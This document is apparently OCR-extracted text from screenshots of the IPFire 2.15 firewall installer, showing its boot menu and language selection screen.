
Install IPFire 2.15 - Core 82

Other installation options >
Tools >
Serial console options >

boot.ipfire.org

Install the version of IPFire that is on this disk.

Automatic boot in 10 seconds...



IPFire 2.15 - www.ipfire.org

Language selection


Select the language you wish to use for the IPFire.

Deutsch
English
Français
Español
Nederlands
Polski
Русский
Türkçe

